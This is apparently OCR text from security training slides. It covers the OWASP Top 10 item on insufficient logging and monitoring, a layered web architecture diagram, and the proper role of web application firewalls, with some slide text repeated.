


Goal	Hide attacks and go unnoticed.
How	Security relevant events are not logged appropriately Logs are not monitored regularly No appropriate alert thresholds are in place No suitable response process is in place
Solution	Define which events are security relevant and therefore should be logged e.g. failed authentication attempts, access control violation attempts, input validation failures, CSP reportings etc. Use consistent log formats throughout your organization Centralize logs in a tamper-proof system Implement appropriate monitoring, alarm thresholds and response processes -> and also test them!
OWASP Top 10	A10:2017-Insufficient Logging & Monitoring
(Primary) Violated Principle	

Insufficient Logging and Monitoring



Goal	Hide attacks and go unnoticed.
How	Security relevant events are not logged appropriately Logs are not monitored regularly No appropriate alert thresholds are in place No suitable response process is in place
Solution	Define which events are security relevant and therefore should be logged e.g. failed authentication attempts, access control violation attempts, input validation failures, CSP reportings etc. Use consistent log formats throughout your organization Centralize logs in a tamper-proof system Implement appropriate monitoring, alarm thresholds and response processes -> and also test them!
OWASP Top 10	A10:2017-Insufficient Logging & Monitoring
(Primary) Violated Principle	„Earn or give, but never assume, trust.“


Internet
DMZ
Application
Intranet
Business Logic
Input Val.
AuthZ
AuthN
Output San.
Log Server
App Server
Web Server
DBs
LDAP
File Share
LB Proxy
Ext. Service
FW
WAF
FW
Int. Service

Web Application Firewalls

Monitors and filters HTTP traffic

- mainly operates on predefined ruleset and/or learning mode

Do not rely on a WAF as your primary defense mechanism

- many circumvention techniques, exploits etc. available

Valid usage

- additional protection (2nd line of defense) against common web application attacks, e.g. SQLi, XSS, Bruteforcing etc.
- quick temporary fixes
- centralized AV scan for file uploads
- protection of legacy applications
- web application IDS

Always configure them properly!

Key messages

- Be really careful with object deserialization
- Be aware of your included 3rd party components and their current security status
- Implement structured, consistent and centralized logging and monitoring
- Use WAFs for the right purpose